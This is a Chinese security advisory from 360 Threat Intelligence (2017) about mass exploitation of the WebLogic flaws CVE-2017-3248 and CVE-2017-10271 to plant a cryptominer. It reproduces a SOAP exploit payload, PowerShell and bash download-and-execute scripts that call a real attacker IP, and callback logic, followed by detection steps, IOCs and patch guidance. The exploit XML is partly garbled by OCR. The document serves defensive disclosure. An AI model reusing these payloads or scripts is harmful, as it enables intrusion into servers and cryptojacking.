WebLogic 组件远程命令执行漏洞（CVE-2017-3248、CVE-2017-10271）大规模被利用事件通告


文档信息

编号	360TI-SE-2017-0021
关键字	CVE-2017-3248 CVE-2017-10271 WebLogic 反序列化 挖矿
发布日期	2017 年 12 月 22 日
更新日期	2017 年 12 月 22 日
TLP	WHITE
分析团队	360 威胁情报中心

通告背景

2017 年 12 月 15 日，国外安全研究者 K.Orange 在 Twitter 上爆出有黑产团体利用 WebLogic 反序列化漏洞（CVE-2017-3248、CVE-2017-10271）对全球服务器发起大规模攻击。有大量企业服务器已失陷且被安装上了 watch-smartd 挖矿程序。鉴于近期比特币等虚拟货币疯涨的利益驱动力，预计未来一周攻击规模可能呈上升趋势。在此强烈提醒相关单位、机构积极采取有效防御措施，降低风险。

如下：



相关漏洞概要

漏洞名称	CVE-2017-3248 WebLogic 反序列化命令执行漏洞				
威胁类型	远程代码执行	威胁等级	高	漏洞 ID	CVE-2017-3248
漏洞利用场景	无需用户验证通过提交精心构造的数据在服务器上执行任意命令				
受影响系统及应用版本					
Oracle Weblogic Server 10.3.6.0 Oracle Weblogic Server 12.1.3.0 Oracle Weblogic Server 12.2.1.0 Oracle Weblogic Server 12.2.1.1					
相关链接					
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3248					

漏洞名称	CVE-2017-10271 WebLogic 反序列化命令执行漏洞				
威胁类型	远程代码执行	威胁等级	高	漏洞 ID	CVE-2017-10271
漏洞利用场景	无需用户验证通过提交精心构造的数据在服务器上执行任意命令				
受影响系统及应用版本					
Oracle Weblogic Server 10.3.6 0 Oracle Weblogic Server 12.2.1.2 Oracle Weblogic Server 12.2.1.1 Oracle Weblogic Server 12.1.3.0					
相关链接					
https://www.securityfocus.com/bid/101304					

其中 CVE-2017-10271 是一个最新的利用 Oracle WebLogic 中 WLS 组件的远程代码执行漏洞，属于官方没有公开细节的野外利用漏洞，大量企业尚未及时安装补丁。更糟糕的是野外流传部分 EXP 代码，如下图：

```
POST如下数据：
    <soapenv:Envelope xmlns:soapenv="http://schemsa.xmlsoap.org/soap/envelope">
        <soapenv:Header>
            <work:WorkContext xmlns:Work="http://xxx.com/soap/workarea">
                <java>
                    <object
                        <ar                                    >
                            <void index="0">
                                <string>/bin/sh</string>
                            </void>
                            <void index="1">
                                <string>-c</string>
                            </void>
                            <void index="2">
                                <string>curl http://xxx.com</string>
                            </void>
                        </array>
                        <void method="start/">
                    </object>
                </java>
            </work:WorkContext>
        </soapenv:Header>
        <soapenv:Body/>
    </soapenv:Envelope>
    '''
```

以上 2 漏洞的利用难度较低，攻击者只需要发送特定构造的 HTTP 请求，就可以在目标服务器上执行任意命令，危害巨大。由于漏洞较新，目前仍然存在很多主机尚未更新相关补丁。

事件攻击流程描述

攻击者在发起攻击前，通过其他手段收集大量 WebLogic 目标主机（包括 Windows 和 Linux），然后利用漏洞 CVE-2017-3248 进行攻击，无论是否成功，都将再利用 CVE-2017-10271 进行攻击。在每一次的攻击过程中，都是先执行基于 Windows 系统的 payload，然后再执行 Linux 系统 payload，且无区分目标主机操作系统。即 Windows 和 Linux 的 payload 都会被执行一遍。


具体攻击流程如下：

1、 通过 http 请求利用 WebLogic 反序列化漏洞（CVE-2017-3248）调用 Windows 中的“cmd.exe /c”连环调用“PowerShell.exe”进行样本下载和恶意代码执行。
2、 通过 http 请求利用 WebLogic 反序列化漏洞（CVE-2017-3248）调用 Linux 中的 wget 下载 shell 脚本并调用 Linux 本地“/bin/bash”执行 shell 脚本。（shell 脚本内容内定义了从远端下载执行 watch-smartd 挖矿程序控制细节）
3、利用 WebLogic WLS 组件漏洞（CVE-2017-10271）调用 Windows 中的 powershell 进行样本下载和运行。
4、利用 WebLogic WLS 组件漏洞（CVE-2017-10271）调用 Linux 中的 wget 下载 shell 脚本并调用 Linux 本地“/bin/bash”执行 shell 脚本。

部分相关脚本内容如下：

```

/c "powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')""
-nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')"
```

```
$SELF_COPY = "$HOME\auto-upgrade"
$HSST = "http://72.11.140.178"
$CALLBACK = $HSST

$DEFAULT_RFILE = "$HSST/files/w/default"
$OTHERS_RFILE = "$HSST/files/w/others"

$LFILE_NAME = "auto-upgrade.exe"
$LFILE_PATH = "$env:TMP\$LFILE_NAME"

$DOWNLOADER = New-Object System.Net.WebClient
$SYSTEM_BIT = [System.IntPtr]::Size
if ( $SYSTEM_BIT -eq 8 ) {
    $DOWNLOADER.DownloadFile($DEFAULT_RFILE, $LFILE_PATH)
} else {
    $DOWNLOADER.DownloadFile($OTHERS_RFILE, $LFILE_PATH)
}
if ( !(Get-Process auto-upgrade -ErrorAction SilentlyContinue) ) {
    $DOWNLOADER.DownloadString("$CALLBACK/?info=w0")
    cmd.exe /c $LFILE_PATH -B
} else {
    $DOWNLOADER.DownloadString("$CALLBACK/?info=w9")
}

```




```
DOWNLOADER="curl "
# DOWNLOADER="wget -q -O - "

DEFAULT_RFILE=$HOST/files/1/default
OTHERS_RFILE=$HOST/files/1/others

LFILE_NAME="watch-smartd"
# LFILE_PATH=`pwd`/$LFILE_NAME
LFILE_PATH=/tmp/$LFILE_NAME

DEFAULT ()
{
  $DOWNLOADER $DEFAULT_RFILE > $LFILE_PATH
  chmod +x $LFILE_PATH
  ps -ef|grep $LFILE_NAME|grep -v grep
  if [ $? -ne 0 ]; then
    $LFILE_PATH -B && $DOWNLOADER "${CALLBACK}/?info=160"
  else
    $DOWNLOADER "${CALLBACK}/?info=169"
  fi
}

OTHERS ()
{
  $DOWNLOADER $OTHERS_RFILE > $LFILE_PATH
  chmod +x $LFILE_PATH
  ps -ef|grep $LFILE_NAME|grep -v grep
  if [ $? -ne 0 ]; then
    $LFILE_PATH -B && $DOWNLOADER "${CALLBACK}/?info=130"
```

事件影响面评估

目前潜在受影响主机数量超过 2000+台，发动攻击的恶意主机 PC 超过 400+台，整体影响面较大，综合分析威胁等级为高。

通过 360 威胁情报数据最早可追溯该事件至 2016 年 4 月 14 日，如下图：



C&C 自签名证书相关信息：

处置方案

自查建议

1. 从网络数据流量角度审计是否有与 http://72.11.140.178 通讯的主机。
2. 异常文件及进程排查：
   检查 Windows 主机中是否有“auto-upgrade.exe”文件或进程。
   检查 Linux 主机中是否有“watch-smartd”文件或进程。
3. 主机错误日志排查（基于操作系统无差异攻击特性）：
   针对于 Linux 主机：

java.io.IOException: Cannot run program"cmd.exe": java.io.IOException: error=2, No such file or directory

针对于 Windows 主机：

java.io.IOException: Cannot run program “/bin/bash":java.io.IOException: error=2, No such file or directory

修复方法

更新 WebLogic 至最新版本并安装最新安全补丁即可。

参考资料

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3248
https://www.securityfocus.com/bid/101304
https://twitter.com/karlorange/status/941715357450080256
https://ti.360.net/

更新历史

时间	内容
2017 年 12 月 22 日	初始报告

IOC

IP
72.11.140.178
72.11.140.179
72.11.140.180
72.11.140.181
72.11.140.182